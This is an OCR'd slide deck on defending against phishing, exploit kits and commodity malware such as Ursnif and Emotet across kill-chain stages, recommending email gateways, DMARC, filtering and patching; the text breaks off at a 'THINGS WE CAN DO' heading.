


"The cyber attacker does not interact with the intended victim, instead they create their attack. For example, the attacker may create an infected Microsoft Office document paired with a customized phishing email, or perhaps they create a new strain of self-replicating malware to be distributed via USB drive. There are few security controls, to include security awareness, that impact or neutralize this stage, unless the cyber attacker does some limited testing on the intended target." – SANS, **Lance Spitzner**

CONSIDERATIONS

- Focus on reducing their weapons
- Endpoint hygiene with App Control
- Vulnerability management
- Patch management
- Security awareness training

DELIVERY




- Social Engineering
- Phishing
- Pluggable Media
- Web Browsing
- Vishing

WAYS WE BLOCK DELIVERY?

Use Email Security Gateways

- Microsoft Forefront
- FireEye Email Security
- Cisco Email Security Appliance
- Pick 1, Layer 2 together.
- Still gets through though



- Deny all other email sources
  - Gmail
  - Yahoo
  - Hotmail
- Didn’t you just pay for an email gateway?

Inform your users you will be phishing

Training program

- Don't try to inflate your training metrics

Leverage a Report Phishing button

- Free Check GitHub
- Use reported phishes to write new email gateway rules


"Our second time around no one clicked"

"Training was so effective!"

This doesn't work, it just makes you weaker


BLOCKING EMAIL DELIVERY

- Credential Phishing & commodity malware is HUGE!
- Write Custom Rules to block attacks (regex)
- Quarantine Public Facing Email Addresses
  - hr@domain.com
- Use DMARC with SPF & DKIM
  Set p=quarantine or p=reject




WEB BROWSING & NETWORK TRAFFIC

- Run full SSL Decryption
- IPS/IDS/DLP can miss 40-60% of the traffic
- Leverage URL Filtering to block bad sites
- Leverage DNS security to block categories
- Block Dynamic DNS and Uncategorized
- Leverage Application Filtering



EXPLOITATION

- Metasploit, how to stop it?
- Countering common phishing exploits aka commodity malware



https://ofisgate.wordpress.com/2016/01/22/recon-exploit-payload-loot-bring-it-on/

METASPLOIT

- 3,000 plus modules
- These are known Exploits
- Stopping Metasploit
  - Vuln Scans
  - Patch

CBS NEWS


NEWS MICHAEL JACKSON SHOWS LIVE

"WannaCry" ransomware attack losses could reach $4 billion


BY JONATHAN BERR

MAY 16, 2017 / 5:00 AM / MONEYWATCH

- WannaCry
  - Exploit was known
  - Work arounds were known
  - Patches were released



POINT, CLICK, ATTACK



https://blog.barkly.com/how-exploit-kits-work


EXPLOIT KITS

- Old EKs would check vulnerabilities
- If old flash, then run exploit

STOPPING EXPLOIT KITS

- End User Training
- Patch Management
- End point hygiene
  - Patched
  - Is AV Good
  - Signatures are up to date
  - Audit this bi-weekly

URSNIF COMMODITY MALWARE



PowerShell outbound for payload

https://blog.trendmicro.com/trendlabs-security-intelligence/new-malicious-macro-evasion-tactics-exposed-ursnif-spam-mail/
https://blog.barkly.com/ursnif-banking-trojan-spear-phishing-attacks

EMOTET COMMODITY MALWARE





Figure 1. Infection diagram for EMOTET malware showing Macro-PowerShell use

PowerShell outbound for Payload


Example of outbound emotet



THINGS WE CAN DO

